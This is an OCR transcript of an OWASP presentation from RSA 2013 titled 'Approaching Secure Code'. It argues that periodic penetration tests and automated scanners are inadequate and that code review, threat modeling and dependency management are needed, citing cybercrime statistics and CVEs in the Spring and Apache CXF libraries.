
Approaching Secure Code
Where do I start?

RSA 2013

The OWASP Foundation
http://www.owasp.org

Jim Manico
VP WhiteHat Security
OWASP GLOBAL BOARD MEMBER
OWASP Podcast and Cheat-Sheet Lead

Eoin Keary
CTO BCC Risk Advisory (Ireland)
OWASP GLOBAL BOARD MEMBER
OWASP Reboot & Code Review Lead



Web Security

Everything
we know
is wrong


The Numbers

Cyber Crime:
"Second cause of economic crime experienced by the financial services sector" – PwC

"Globally, every second, 18 adults become victims of ***cybercrime" - Norton***

US - $20.7 billion – (direct losses) – 2012
Globally 2012 - $110,000,000,000 – direct losses

"556 million adults across the world have first-hand experience of cybercrime -- more than the entire population of the European Union."



Its (not) the $$$$

Information security spend
Security incidents (business impact)

"There's Money in them there webapps"

"Web applications abound in many larger companies, and remain a popular (54% of breaches) and successful (39% of records) attack vector."

- Verizon Data Breach Investigations Report

1. Security Industry has grown in overall market capital size…but

2. Problems appear to be getting worse, more frequent.
3. Real world $$$ impact is huge

So throwing money at a problem does not seem to work, right?


But we are approaching this problem completely wrong and have been for years…..

Problem # 1


Asymmetric Arms Race

A traditional end of cycle / Annual pentest only gives minimal security…..

There are too many variables and too little time to ensure “real security”.



An inconvenient truth
Two weeks of ethical hacking
Business Logic Flaws
Security Errors
Code Flaws
Ten man-years of development

An Attacker has 24x7x365 to Attack



The Defender has 20 man days per year to detect and defend

Who has the edge?



"Risk comes from not knowing what you're doing." - Warren Buffet

In two weeks:

Consultant "tune tools"
Use multiple tools – verify issues
Customize Attack Vectors to technology stack
Achieve 80-90 application functionality coverage

How experienced is the consultant?

Are they as good as the bad guys?
They certainly need to be, they only have 2 weeks, right!!?

Code may be pushed to production soon after the test.
Potential window of Exploitation could be until the next pen test.

6 mths, 9 mths, 1 year?

"A fool with a tool, is still a fool".....?

Business Logic – Finite State Machines

Automated scanners are dumb

No idea of business state or state transitions
No clue about horizontal or vertical authorisation / roles
No clue about business context

We test applications for security issues without knowing the business process
We cant "break" logic (in a meaningful way) we don't understand

Running a $30,000 scanning tool against your mission critical application?
Will this find flaws in your business logic or state machine?

We need human intelligence & verification

While ***black box*** penetration test results can be useful to demonstrate how vulnerabilities are exposed in, they ***are not the most effective way to secure an application*****.**

If the **source code** for the application is available, it should be given to the security staff to assist them while performing their review.

It is possible to **discover vulnerabilities** within the application source that would be **missed** during a black box engagement.

"We need an Onion"

SDL	*Design review*
	Threat Modeling
	Code review/SAST
	Negative use/abuse cases/Fuzzing/DAST
Live/Ongoing	*Continuous/Frequent monitoring/Testing*
	Manual Validation
	Vulnerability management & Priority
	Dependency Management ….

We need more than a Penetration test.

Problem # 2

You are what you eat

Cheese Burgers (beef not horse) are Tasty!!


We know they are bad for us, but who cares, right?

If we eat too many we may get a heart attack? …sound familiar

We also write [in]secure code until we get hacked

The Cheeseburger approach: *"Cheeseburger risk' is the kind of risk you deliberately take even knowing the consequences, until those consequences actually come to pass."*

SOFTWARE FOOD CHAIN



You may not let some of the people who have developed your code into your offices!!

2012 Study of 31 popular open source libraries

- 19.8 million (26%) of the library downloads have known vulnerabilities
- Today's applications may use up to 30 or more libraries - 80% of the codebase

Spring application development framework :

Downloaded 18 million times by over 43,000 organizations in the last year

– Vulnerability: Information leakage CVE-2011-2730

http://support.springsource.com/security/cve-2011-2730

In Apache CXF application framework:

4.2 million downloads.

- Vulnerability: Auth bypass CVE-2010-2076 & CVE 2012-0803

http://svn.apache.org/repos/asf/cxf/trunk/security/CVE-2010-2076.pdf

http://cxf.apache.org/cve-2012-0803.html

Do we test for "dependency" issues?

NO

